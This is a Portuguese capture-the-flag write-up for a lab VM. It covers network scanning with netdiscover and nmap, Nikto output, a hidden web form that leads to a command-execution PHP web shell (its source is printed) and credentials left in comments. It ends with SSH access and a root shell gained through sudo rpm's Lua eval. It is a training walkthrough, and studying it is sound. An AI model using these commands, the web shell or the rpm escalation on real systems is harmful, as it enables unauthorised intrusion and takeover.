CTF2

Metódos de penetração:

Network Scan

- Netdicover
- Nmap Enumeration

Enumeration

- Nikto
- Password guessing
- web enumeration

Privilege Escalation

- Capture the Flag.
- password
- Sudo -l


Etapa 1 - Reconhecimento

- utilizar netdiscover, para encontrar o ip de outras máquinas da rede

```
netdiscover
```

- utilizar nmap para scanear todas as portas de forma agressiva , mais uns argumentos

```
nmap -p- -A -sS -sC <ip-alvo>
```




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.15 ((CentOS))
|_http-title: Apache HTTP Server Test Page powered by CentOS
| http-methods: 
|_  Potentially risky methods: TRACE
MAC Address: 08:00:27:3C:67:70 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (97%), Linux 2.6.32 - 3.10 (97%), Linux 2.6.32 - 3.13 (97%), Linux 2.6.39 (97%),
 Linux 2.6.32 - 2.6.39 (94%), Linux 2.6.32 - 3.5 (92%), Android 4.1 (Linux 3.0) (91%), DD-WRT v24 or v30 (Linux 3.10
) (91%), Linux 3.2 - 3.16 (91%), Linux 3.2 - 3.8 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.50 ms 192.168.0.20

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 161.05 seconds
```

Etapa 2 - Pegando mais informações

Como vimos que a porta 80 está aberta com rodando o servidor apache, vamos nos conectar pelo navegador no ip do alvo e utilizar o nikito para fazer enumerate no site


- Utilizando nikito para enumerate do web server

```
nikto -h http://<ip>
```



```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.0.20
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.0.20
+ Target Hostname:    192.168.0.20
+ Target Port:        80
+ Start Time:         2024-05-26 00:28:37 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.15 (CentOS)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/
HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/
missing-content-type-header/
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bra
nch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/
attacks/Cross_Site_Tracing
+ /sitemap.xml: Server may leak inodes via ETags, header found with file /sitemap.xml, inode: 264859, size: 292, mti
me: Thu Feb 13 06:51:21 2020. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /sitemap.xml: This gives a nice listing of the site content.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wordpress/wp-content/plugins/hello.php: Retrieved x-powered-by header: PHP/5.3.3.
+ /wordpress/readme.html: This WordPress file reveals the installed version.
+ 8908 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2024-05-26 00:29:00 (GMT-4) (23 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Aqui podemos ver alguns links que podem ser interessante que é o wordpress/readme e o sitemap.xml
que é oq vamos olhar, no wordpress/readme foi apenas a tela padrão do wordpress mesmo mas no outro temos a seguinte tela:



This XML file does not appear to have any style information as

```
-<urlset>
 -<url>
     <loc>http://infosecwarrior.com/index.htnl</loc>
     <lastmod>2020-02-13</lastmod>
     <changefreq>monthly</changefreq>
     <priority>0.8</priority>
   </url>
 </urlset>
```


que significa que temos uma endpoint em index.htnl




Mantenha a Calma e HACK

```
<html>
  <head></head>
▾<body> scroll overflow
    <h1>Mantenha a Calma e HACK</h1>
    <img src="hacker.gif" alt="Hacker" width="1280" height="640"> overflow
    <img src="minnions.gif" alt="Hackor" width="1280" hidden="True" height="640">
  ▸<form action="/cmd.php" method="POST">⋯</form> overflow
  </body>
</html>
```

encontramos um site que só tinha um gif, então vamos desocultar o form, quando submetemos algo em modo get ele diz para testar outro modo, ou seja, POST. dessa forma conseguimos ter acesso aos arquivos, como /etc/passwd e quando dei cat cmd.php pude encontrar as credenciais do usuario isw0




command: cat cmd.php



VOCE ME ENCONTROU : - (

```
";

echo "Try other method";
        die;
}

if(isset($_POST['AI'])){
        echo "VOCE ME ENCONTROU : - (";
        echo "

";
        $cmd = ($_POST['AI']);
        system($cmd);
        echo "

";
        die;
}
else {

header("Location: https://www.insper.edu.br");
}

#$user="isw0";
#$pass="123456789blabla";

?>
```

Aqui achamos as credenciais de isw0, então assim conseguimos realizar a conexão ssh
Estando dentro da máquina no user isw0 damos um sudo -l , para listar os comandos que podem ser dados por esse user




```
[sudo] password for isw0:
[isw0@TeckHackerWarrior ~]$ sudo -l
Matching Defaults entries for isw0 on this host:
    !visiblepw, always_set_home, env_reset,
    env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC
    KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR
    USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION
    LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
    LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE
    LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User isw0 may run the following commands on this host:
    (!root) NOPASSWD: /bin/bash
    (root) /bin/ping, (root) /bin/ping6, (root)
    /bin/rpm, (root) /bin/ls, (root) /bin/mktemp
[isw0@TeckHackerWarrior ~]$ sudo bash
```

assim vendo esses comandos os `ping` não servem muito, `ls` também não. E pelo visto podemos usar o rpm para fazer algo, dando uma pesquisada é possivel encontrar o seguinte comando

```
sudo rpm --eval '%{lua:os.execute("/bin/sh")}'
```

Que é uma das maneiras de conseguir um bash com privilegios de root.



```
/tmp/tmp.MA66q49BzG
[isw0@TeckHackerWarrior ~]$ sudo rpm --eval '%{lua:os.execute("/bin/sh")}'
sh-4.1# ls
isw0_user
sh-4.1# cd
sh-4.1# ls
anaconda-ks.cfg  Armour.sh  cmd.php  flag.txt  install.log  install.log.syslog
sh-4.1# cat flag.txt
fc9c6eb6265921315e7c70aebd22af7e
sh-4.1# cat cmd.php
<?php
```

Desse modo conseguimos achar a flag